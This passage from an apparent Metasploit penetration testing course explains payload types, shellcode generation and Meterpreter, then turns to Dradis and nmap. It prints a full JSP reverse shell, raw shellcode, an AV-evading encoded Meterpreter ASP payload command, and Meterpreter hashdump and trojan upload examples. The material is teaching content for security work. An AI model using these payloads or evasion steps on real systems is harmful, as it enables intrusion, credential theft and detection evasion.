msf exploit(ms03_026_dcom) > show payloads

Compatible payloads
===================

   Name                                        Description
   ----                                        -----------
   generic/debug_trap                          Generic x86 Debug Trap
...snip...
```

```
msf exploit(ms03_026_dcom) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.1.120    yes       The target address
   RPORT   135              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf exploit(ms03_026_dcom) > show advanced

Module advanced options:

   Name           : CHOST
   Current Setting:
   Description    : The local client address

   Name           : CPORT
   Current Setting:
   Description    : The local client port
```

```
...snip...


msf exploit(ms03_026_dcom) > show evasion

Module evasion options:

   Name            : DCERPC::fake_bind_multi
   Current Setting: true
   Description     : Use multi-context bind calls
...snip...
```

Metasploit Payloads

There are three different types of payload module types in Metasploit: Singles, Stagers, and Stages. These different types allow for a great deal of versatility and can be useful across numerous types of scenarios. Whether or not a payload is staged, is represented by '/' in the payload name. For example, **"windows/shell_bind_tcp"** is a single payload, with no stage whereas **"windows/shell/bind_tcp"** consists of a stager (bind_tcp) and a stage (shell).

Singles

Singles are payloads that are self-contained and completely standalone. A Single payload can be something as simple as adding a user to the target system or running calc.exe.

Stagers

Stagers setup a network connection between the attacker and victim and are designed to be small and reliable. It is difficult to always do both of these well so the result is multiple similar stagers. Metasploit will use the best one when it can and fall back to a less-preferred one when necessary. Windows NX vs NO-NX Stagers

- Reliability issue for NX CPUs and DEP
- NX stagers are bigger (VirtualAlloc)
- Default is now NX + Win7 compatible

Stages

Stages are payload components that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits such as Meterpreter, VNC Injection, and the iPhone 'ipwn' Shell.

Payload stages automatically use 'middle stagers'

- A single recv() fails with large payloads
- The stager receives the middle stager
- The middle stager then performs a full download
- Also better for RWX

Payload Types

Metasploit contains many different types of payloads, each serving a unique role within the framework. Let's take a brief look at the various types of payloads available and get an idea of when each type should be used.

Inline (Non Staged)

- A single payload containing the exploit and full shell code for the selected task. Inline payloads are by design more stable than their counterparts because they contain everything all in one. However some exploits wont support the resulting size of these payloads.

Staged

- Stager payloads work in conjunction with stage payloads in order to perform a specific task. A stager establishes a communication channel between the attacker and the victim and reads in a stage payload to execute on the remote host.

Meterpreter

- Meterpreter, the short form of Meta-Interpreter is an advanced, multi-faceted payload that operates via dll injection. The Meterpreter resides completely in the memory of the remote host and leaves no traces on the hard drive, making it very difficult to detect with conventional forensic techniques. Scripts and plugins can be loaded and unloaded dynamically as required and Meterpreter development is very strong and constantly evolving.

PassiveX

- PassiveX is a payload that can help in circumventing restrictive outbound firewalls. It does this by using an ActiveX control to create a hidden instance of Internet Explorer. Using the new ActiveX control, it communicates with the attacker via HTTP requests and responses.

NoNX

- The NX (No eXecute) bit is a feature built into some CPUs to prevent code from executing in certain areas of memory. In Windows, NX is implemented as Data Execution Prevention (DEP). The Metasploit NoNX payloads are designed to circumvent DEP.

Ord

- Ordinal payloads are Windows stager based payloads that have distinct advantages and disadvantages. The advantages being it works on every flavor and language of Windows dating back to Windows 9x without the explicit definition of a return address. They are also extremely tiny. However two very specific disadvantages make them not the default choice. The first being that it relies on the fact that

ws2_32.dll is loaded in the process being exploited before exploitation. The second being that it's a bit less stable than the other stagers.

IPv6

- The Metasploit IPv6 payloads, as the name indicates, are built to function over IPv6 networks.

Reflective DLL injection

- Reflective DLL Injection is a technique whereby a stage payload is injected into a compromised host process running in memory, never touching the host hard drive. The VNC and Meterpreter payloads both make use of reflective DLL injection. You can read more about this from Stephen Fewer, the creator of the reflective DLL injection method.

Metasploit Generating Payloads

During exploit development, you will most certainly need to generate shellcode to use in your exploit. In Metasploit, payloads can be generated from within the msfconsole. When you 'use' a certain payload, Metasploit adds the 'generate' command.

```
msf > use payload/windows/shell/bind_tcp
msf payload(bind_tcp) > help
...snip...

Payload Commands
================

    Command       Description
    -------       -----------
    generate      Generates a payload

msf payload(bind_tcp) > generate -h
Usage: generate [options]

Generates a payload.

OPTIONS:

    -b   The list of characters to avoid: '\x00\xff'
    -e   The name of the encoder module to use.
    -f   The output file name (otherwise stdout)
    -h        Help banner.
    -o   A comma separated list of options in VAR=VAL format.
    -s   NOP sled length.
    -t   The output type: ruby, perl, c, or raw.
```

To generate shellcode without any options, simply execute the 'generate' command.

```
msf payload(bind_tcp) > generate
# windows/shell/bind_tcp - 298 bytes (stage 1)
# http://www.metasploit.com
```

```
# EXITFUNC=thread, LPORT=4444, RHOST=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" +
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" +
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" +
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31\xdb" +
"\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\xc2" +
"\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5" +
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97\x68\x75" +
"\x6e\x4d\x61\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9" +
"\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56" +
"\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56" +
"\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85" +
"\xf6\x75\xec\xc3"
...snip...
```

Metasploit Payload Format Galore (E)

Source: http://pauldotcom.com/2009/12/metasploit-payload-format-galo.html

There are several flavors you can now export your payloads in Metasploit, making the insertion of them more and more flexible. If we use the msfpayload command alone we can generate the following output of buffers for the Payloads:

- C
- Perl
- Ruby -
- JavaScript
- Executable
- VBA Raw

The output for the programming languages can be used in exploit code being developed or inserted into programs, Raw can be passed to msfencode for further processing and the executable can be used to generate a single file executable that depending on the payload it will be the executable type created and Architecture. Currently executables can be created for the following OS:

- Windows (x86 and x64)
- AIX (PPC)
- Solaris (Sparc and x86)
- Linux (Mips, PPC and x86)
- OSX (ARM, PPC and Intel)

- BSD (Sparc and x86)

To get a list of all payloads and their description just run the program msfpayload wit the –h flag:

```
  1: ./msfpayload -h
  2:
  3:     Usage: ./msfpayload <payload> [var=val]
<[S]ummary|C|[P]erl|Rub[y]|[R]aw|[J]avascript|e[X]ecutable|[V]BA>
  4:
  5: Framework Payloads (198 total)
  6: ==============================
  7:
  8:     Name                                              Description
  9:     ----                                              -----------
 10: .................
 11:     java/jsp_shell_bind_tcp                           Listen for a
connection and spawn a command shell
 12:     java/jsp_shell_reverse_tcp                        Connect back to
attacker and spawn a command shell
 13:
 14: .................
 15:     php/bind_perl                                     Listen for a
connection and spawn a command shell via perl (persistent)
 16:     php/bind_php                                      Listen for a
connection and spawn a command shell via php
 17:     php/download_exec                                 Download an EXE
from a HTTP URL and execute it
 18:     php/exec                                          Execute a single
system command
 19:     php/reverse_perl                                  Creates an
interactive shell via perl
 20:     php/reverse_php                                   Reverse PHP
connect back shell with checks for disabled functions
 21:     php/shell_findsock
 22:                           Spawn a shell on the established connection
to
 23:                           the webserver.  Unfortunately, this payload
 24:                           leaves conspicuous evil-looking entries in
the
 25:                           apache error logs, so it is probably a good
idea
 26:                           to use a bind or reverse shell unless
firewalls
 27:                           prevent them from working.  The issue this
 28:                           payload takes advantage of (CLOEXEC flag not
set
 29:                           on sockets) appears to have been patched on
the
 30:                           Ubuntu version of Apache and may not work on
 31:                           other Debian-based distributions.  Only
tested on
 32:                           Apache but it might work on other web servers
 33:                           that leak file descriptors to child
processes.
```

If we take a look at the snipped of output shown bellow you can see that several payloads are actually code that we can turn to code that can be placed in a web server for execution, the 2 types

of payloads that allow us to do this are Java jsp and PHP code, just set the output to Raw and save the output to a file.

To get the list of options you just use the Summarize option.

```
  1: ./msfpayload java/jsp_shell_reverse_tcp S
  2:
  3:        Name: Java JSP Command Shell, Reverse TCP Inline
  4:     Version: 7550
  5:    Platform: Windows, OSX, Linux, Unix, Solaris
  6:        Arch: java
  7: Needs Admin: No
  8:  Total size: 0
  9:        Rank: Normal
 10:
 11: Provided by:
 12:   sf <stephen_fewer@harmonysecurity.com>
 13:
 14: Basic options:
 15: Name   Current Setting  Required  Description
 16: ----   ---------------  --------  -----------
 17: LHOST                   yes       The local address
 18: LPORT  4444             yes       The local port
 19: SHELL  cmd.exe          yes       The system shell to use.
 20:
 21: Description:
 22:   Connect back to attacker and spawn a command shell
 23:
```

Lets generate a JSP file with some options so as to run it on a Windows server supporting JSP like an Oracle Application server

```
  1: ./msfpayload java/jsp_shell_reverse_tcp LHOST=192.168.1.224,LPORT=8080
R > /tmp/reversejsp.jsp
```

if we now take a look at the code generated it will look like this:

```
  1:
  2:                    <%@page import="java.lang.*"%>
  3:                    <%@page import="java.util.*"%>
  4:                    <%@page import="java.io.*"%>
  5:                    <%@page import="java.net.*"%>
  6:
  7:                    <%
  8:                            class StreamConnector extends Thread
  9:                            {
 10:                                    InputStream is;
 11:                                    OutputStream os;
 12:
 13:                                    StreamConnector( InputStream is,
OutputStream os )
 14:                                    {
 15:                                            this.is = is;
 16:                                            this.os = os;
 17:                                    }
 18:
 19:                                    public void run()
```

```
 20:                                     {
 21:                                             BufferedReader in  = null;
 22:                                             BufferedWriter out = null;
 23:                                             try
 24:                                             {
 25:                                                     in  = new
BufferedReader( new InputStreamReader( this.is ) );
 26:                                                     out = new
BufferedWriter( new OutputStreamWriter( this.os ) );
 27:                                                     char buffer[] = new
char[8192];
 28:                                                     int length;
 29:                                                     while( ( length =
in.read( buffer, 0, buffer.length ) ) > 0 )
 30:                                                     {
 31:                                                             out.write(
buffer, 0, length );
 32:                                                             out.flush();
 33:                                                     }
 34:                                             } catch( Exception e ){}
 35:                                             try
 36:                                             {
 37:                                                     if( in != null )
 38:                                                             in.close();
 39:                                                     if( out != null )
 40:                                                             out.close();
 41:                                             } catch( Exception e ){}
 42:                                     }
 43:                             }
 44:
 45:                             try
 46:                             {
 47:                                     Socket socket = new Socket(
"192.168.1.224", 8080 );
 48:                                     Process process =
Runtime.getRuntime().exec( "cmd.exe" );
 49:                                     ( new StreamConnector(
process.getInputStream(), socket.getOutputStream() ) ).start();
 50:                                     ( new StreamConnector(
socket.getInputStream(), process.getOutputStream() ) ).start();
 51:                             } catch( Exception e ) {}
 52:                     %>
 53:
```

As it can be seen this is code where the code in lines 47 thru 50 is executing the cmd.exe command and piping the output thru a socket back to the attacker, the shell is also an option that can be changed to be /bin/bash if setting on a Linux host.

Now if we want other formats not included in msfpayload and we want to also obfuscate by encoding our payload so as to make it more difficult to detect by AV (Anti Virus) and HIPS (Host Intrusion Prevention System) we use the msfencode command:

```
  1: ./msfencode -h
  2:
  3:     Usage: ./msfencode <options>
  4:
  6:
```

```
  7:     -a <opt>  The architecture to encode as
  8:     -b <opt>  The list of characters to avoid: '\x00\xff'
  9:     -c <opt>  The number of times to encode the data
 10:     -e <opt>  The encoder to use
 11:     -h        Help banner
 12:     -i <opt>  Encode the contents of the supplied file path
 13:     -l        List available encoders
 14:     -m <opt>  Specifies an additional module search path
 15:     -n        Dump encoder information
 16:     -o <opt>  The output file
 17:     -p <opt>  The platform to encode for
 18:     -s <opt>  The maximum size of the encoded data
 19:     -t <opt>  The format to display the encoded buffer with (c, elf,
exe, java, perl, raw, ruby, vba, vbs, loop-vbs, asp)
 20:     -x <opt>  Specify an alternate win32 executable template
 21:
```

By piping the Raw output to msfencode we can manipulate even more the payload, some of the most used options are the following:

- -a for specifying the architecture(x86, x64).
- -c to specify the number of encoded to do.
- -i for the encode type.
- -t for the format of the buffer.

There are different encoding types and they are rated on their effectiveness, to get a list we use the –l option:

```
  1: ./msfencode -l
  2:
  3: Framework Encoders
  4: ==================
  5:
  6:     Name                    Rank       Description
  7:     ----                    ----       -----------
  8:     cmd/generic_sh          good       Generic Shell Variable
Substitution Command Encoder
  9:     cmd/ifs                 low        Generic ${IFS} Substitution
Command Encoder
 10:     generic/none            normal     The "none" Encoder
 11:     mipsbe/longxor          normal     XOR Encoder
 12:     mipsle/longxor          normal     XOR Encoder
 13:     php/base64              normal     PHP Base64 encoder
 14:     ppc/longxor             normal     PPC LongXOR Encoder
 15:     ppc/longxor_tag         normal     PPC LongXOR Encoder
 16:     sparc/longxor tag       normal     SPARC DWORD XOR Encoder
 17:     x64/xor                 normal     XOR Encoder
 18:     x86/alpha_mixed         low        Alpha2 Alphanumeric Mixedcase
Encoder
 19:     x86/alpha_upper         low        Alpha2 Alphanumeric Uppercase
Encoder
 20:     x86/avoid_utf8_tolower  manual     Avoid UTF8/tolower
 21:     x86/call4_dword_xor     normal     Call+4 Dword XOR Encoder
```

```
 22:     x86/countdown           normal     Single-byte XOR Countdown
Encoder
 23:     x86/fnstenv_mov         normal     Variable-length Fnstenv/mov
Dword XOR Encoder
 24:     x86/jmp_call_additive   normal     Jump/Call XOR Additive Feedback
Encoder
 25:     x86/nonalpha            low        Non-Alpha Encoder
 26:     x86/nonupper            low        Non-Upper Encoder
 27:     x86/shikata_ga_nai      excellent  Polymorphic XOR Additive
Feedback Encoder
 28:     x86/unicode_mixed       manual     Alpha2 Alphanumeric Unicode
Mixedcase Encoder
 29:     x86/unicode_upper       manual     Alpha2 Alphanumeric Unicode
Uppercase Encoder
```

The highest one rank is x86/shikata_ga_nai for X86 code, do notice that depending on the payload you must be careful that the encoding and the architecture for which you are generating the payload match.

In the format buffers we get the same as with msfpayload but we also get some very interesting ones like:

- elf – ELF (Executable and Linking Format) Binary executable for Linux system
- vbs – Visual Basic Scripting
- loop-vbs- Visual Basic Script that will loop and re-execute every x number of seconds specified in the options
- ASP – Active Server Pages from Microsoft's .Net Framework.

As it can be seen we have some very interesting options for outputting our code and delivering it to our targets.
Lets generate a Meterpreter payload, encoded several times and convert it to an ASP page:

```
  1: ./msfpayload windows/meterpreter/reverse_tcp
LHOST=192.168.1.224,LPORT=993 R | ./msfencode -c 5 -e x86/shikata_ga_nai -a
X86 -t asp > evilpage.asp
  2: [*] x86/shikata_ga_nai succeeded with size 318 (iteration=1)
  3:
  4: [*] x86/shikata_ga_nai succeeded with size 345 (iteration=2)
  5:
  6: [*] x86/shikata_ga_nai succeeded with size 372 (iteration=3)
  7:
  8: [*] x86/shikata_ga_nai succeeded with size 399 (iteration=4)
  9:
 10: [*] x86/shikata_ga_nai succeeded with size 426 (iteration=5
```

Now this ASP page can be uploaded to a web server or place inside the code of a valid ASP page thru injection.

One important note is the more you encode the bigger the file so keep that in mind if your delivery mechanism is affected by the size.

As it can be seen Metasploit gives a large set of formats to export our payloads thus giving greater flexibility on avenues of attack.

About the Metasploit Meterpreter

Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more. Metepreter was originally written by skape for Metasploit 2.x, common extensions were merged for 3.x and is currently undergoing an overhaul for Metasploit 3.3. The server portion is implemented in plain C and is now compiled with MSVC, making it somewhat portable. The client can be written in any language but Metasploit has a full-featured Ruby client API.

How Meterpreter Works

- The target executes the initial stager. This is usually one of bind, reverse, findtag, passivex, etc.
- The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.
- The Metepreter core initializes, establishes a TLS/1.0 link over the socket and sends a GET. Metasploit receives this GET and configures the client.
- Lastly, Meterpreter loads extensions. It will always load stdapi and will load priv if the module gives administrative rights. All of these extensions are loaded over TLS/1.0 using a TLV protocol.

Meterpreter Design Goals

"Stealthy"

- Meterpreter resides entirely in memory and writes nothing to disk.
- No new processes are created as Meterpreter injects itself into the compromised process and can migrate to other running processes easily.
- By default, Meterpreter uses encrypted communications.
- All of these provide limited forensic evidence and impact on the victim machine.

"Powerful"

- Meterpreter utilizes a channelized communication system.
- The TLV protocol has few limitations.

"Extensible"

- Features can be augmented at runtime and are loaded over the network.
- New features can be added to Meterpreter without having to rebuild it.

Adding Runtime Features

New features are added to Meterpreter by loading extensions.

- The client uploads the DLL over the socket.
- The server running on the victim loads the DLL in-memory and initializes it.
- The new extension registers itself with the server.

- The client on the attackers machine loads the local extension API and can now call the extensions functions.

This entire process is seamless and takes approximately 1 second to complete.

Metasploit Meterpreter Basics

Since the Meterpreter provides a whole new environment, we will cover some of the basic Meterpreter commands to get you started and help you get familiar with this most powerful tool. Throughout this course, almost every available Meterpreter command is covered. For those that aren't covered, experimentation is the key to successful learning. **help** The 'help' command, as may be expected, displays the Meterpreter help menu.

```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    channel       Displays information about active channels
...snip...
```

background The 'background' command will send the current Meterpreter session to the background and return you to the msf prompt. To get back to your Meterpreter session, just interact with it again.

```
meterpreter > background
msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

ps The 'ps' command displays a list of running processes on the target.

```
meterpreter > ps

Process list
============

    PID   Name                  Path
    ---   ----                  ----
    132   VMwareUser.exe        C:\Program Files\VMware\VMware
Tools\VMwareUser.exe
    152   VMwareTray.exe        C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
    288   snmp.exe              C:\WINDOWS\System32\snmp.exe
...snip...
```

migrate Using the 'migrate' command, you can migrate to another process on the victim.

```
meterpreter > migrate 1792
[*] Migrating to 1792...
[*] Migration completed successfully.
meterpreter >
```

ls As in Linux, the 'ls' command will list the files in the current remote directory.

```
meterpreter > ls

Listing: C:\Documents and Settings\victim
=========================================

Mode              Size     Type  Last modified                   Name
----              ----     ----  -------------                   ----
40777/rwxrwxrwx   0        dir   Sat Oct 17 07:40:45 -0600 2009  .
40777/rwxrwxrwx   0        dir   Fri Jun 19 13:30:00 -0600 2009  ..
100666/rw-rw-rw-  218      fil   Sat Oct 03 14:45:54 -0600 2009  .recently-
used.xbel
40555/r-xr-xr-x   0        dir   Wed Nov 04 19:44:05 -0700 2009
Application Data
...snip...
```

download The 'download' command downloads a file from the remote machine. Note the use of the double-slashes when giving the Windows path.

```
meterpreter > download c:\\boot.ini
[*] downloading: c:\boot.ini -> c:\boot.ini
[*] downloaded : c:\boot.ini -> c:\boot.ini/boot.ini
meterpreter >
```

'**upload** As with the 'download' command, you need to use double-slashes with the 'upload' command.

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32
[*] uploading  : evil_trojan.exe -> c:\windows\system32
[*] uploaded   : evil_trojan.exe -> c:\windows\system32\evil_trojan.exe
meterpreter >
```

ipconfig The 'ipconfig' command displays the network interfaces and addresses on the remote machine.

```
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:10:f5:15
IP Address  : 192.168.1.104
Netmask     : 255.255.0.0

meterpreter >
```

getuid Running 'getuid' will display the user that the Meterpreter server is running as on the host.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

execute The 'execute' command runs a command on the target.

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

shell The 'shell' command will present you with a standard shell on the target system.

```
meterpreter > shell
Process 39640 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

idletime Running 'idletime' will display the number of seconds that the user at the remote machine has been idle.


```
meterpreter > idletime
User has been idle for: 5 hours 26 mins 35 secs
meterpreter >
```

hashdump The 'hashdump' command will dump the contents of the SAM database.

```
meterpreter > hashdump
Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c12
25a5c0a3:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3cf52d
:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b9fd01
502e6261e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d422a0
26e51097ccc9:::
victim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf5
2d:::
meterpreter >
```

04 - Information Gathering

The foundation for any successful penetration test is solid information gathering. Failure to perform proper information gathering will have you flailing around at random, attacking machines that are not vulnerable and missing others that are.



We will next cover various features within the Metasploit framework that can assist with the information gathering effort.

The Dradis Framework


Whether you are performing a pen-test as part of a team or are working on your own, you will want to be able to store your results for quick reference, share your data with your team, and assist with writing your final report. An excellent tool for performing all of the above is the dradis framework. Dradis is an open source framework for sharing information during security assessments and can be found here. The dradis framework is being actively developed with new features being added regularly.

Dradis is far more than just a mere note-taking application. Communicating over SSL, it can import Nmap and Nessus result files, attach files, generate reports, and can be extended to connect with external systems (e.g. vulnerability database). In back|track4 you can issue the following command:

```
root@bt4: apt-get install dradis

Once the framework has installed we can now go to the directory and start
the server.

root@bt4: cd /pentest/misc/dradis/server
root@bt4: ruby ./script/server

=> Booting WEBrick...
=> Rails application started on https://localhost:3004
=> Ctrl-C to shutdown server; call with --help for options
[2009-08-29 13:40:50] INFO WEBrick 1.3.1
[2009-08-29 13:40:50] INFO ruby 1.8.7 (2008-08-11) [i486-linux]
[2009-08-29 13:40:50] INFO
```

```
[2009-08-29 13:40:50] INFO WEBrick::HTTPServer#start: pid=8881 port=3004
```

At last, we are ready to open the dradis web interface. Navigate to https://localhost:3004 (or use the IP address), accept the certificate warning, enter a new server password when prompted, and login using the password set in the previous step. Note that there are no usernames to set so on login, you can use whichever login name you like. If all goes well, you will be presented with the main dradis workspace.



On the left-hand side you can create a tree structure. Use it to organise your information (eg: Hosts, Subnets, Services, etc). On the right-hand you can add the relevant information to each element (think notes or attachments).

Prior to starting the dradis console, you will need to edit the file **"dradis.xml"** to reflect the username and password you set when initially running the server. This file can be located under back|track4 under **"/pentest/misc/dradis/client/conf"**.

You can now launch the dradis console by issuing the following command from the **"/pentest/misc/dradis/client/"** directory:

```
root@bt4:/pentest/misc/dradis/client# ruby ./dradis.rb
event(s) registered: [:exception]
Registered observers:
        {:exception=>[#>, @io=#>]}
```

```
dradis>
```

You can find more information on the Dradis Framework Project Site.

Port Scanning

Although we have already set up and configured dradis to store our notes and findings, it is still good practice to create a new database from within Metasploit as the data can still be useful to have for quick retrieval and for use in certain attack scenarios.

```
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > load db_tracker
[*] Successfully loaded plugin: db_tracker
msf > help
...snip...
Database Backend Commands
=========================

    Command                 Description
    -------                 -----------
    db_add_host             Add one or more hosts to the database
    db_add_note             Add a note to host
    db_add_port             Add a port to host
    db_autopwn              Automatically exploit everything
    db_connect              Connect to an existing database
    db_create               Create a brand new database
    db_del_host             Delete one or more hosts from the database
    db_del_port             Delete one port from the database
    db_destroy              Drop an existing database
    db_disconnect           Disconnect from the current database instance
    db_driver               Specify a database driver
    db_hosts                List all hosts in the database
    db_import_amap_mlog     Import a THC-Amap scan results file (-o -m)
    db_import_nessus_nbe    Import a Nessus scan result file (NBE)
    db_import_nessus_xml    Import a Nessus scan result file (NESSUS)
    db_import_nmap_xml      Import a Nmap scan results file (-oX)
    db_nmap                 Executes nmap and records the output
automatically
    db_notes                List all notes in the database
    db_services             List all services in the database
    db_vulns                List all vulnerabilities in the database

msf >
```

We can use the 'db_nmap' command to run an Nmap scan against our targets and have the scan results stored in the newly created database however, Metasploit will only create the xml output file as that is the format that it uses to populate the database whereas dradis can import either the grepable or normal output. It is always nice to have all three Nmap outputs (xml, grepable, and normal) so we can run the Nmap scan using the '-oA' flag to generate the three output files then issue the 'db_import_nmap_xml' command to populate the Metasploit database.

If you don't wish to import your results into dradis, simply run Nmap using 'db_nmap' with the options you would normally use, omitting the output flag. The example below would then be **"db_nmap -v -sV 192.168.1.0/24"**.

```
msf > nmap -v -sV 192.168.1.0/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.1.0/24 -oA subnet_1

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-13 19:29 MDT
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 19:29
Scanning 101 hosts [1 port/host]
...
Nmap done: 256 IP addresses (16 hosts up) scanned in 499.41 seconds
Raw packets sent: 19973 (877.822KB) | Rcvd: 15125 (609.512KB)
```

With the scan finished, we will issue the 'db_import_nmap_xml' command to import the Nmap xml file.

```
msf > db_import_nmap_xml subnet_1.xml
```

Results of the imported Nmap scan can be viewed via the 'db_hosts' and 'db_services' commands:

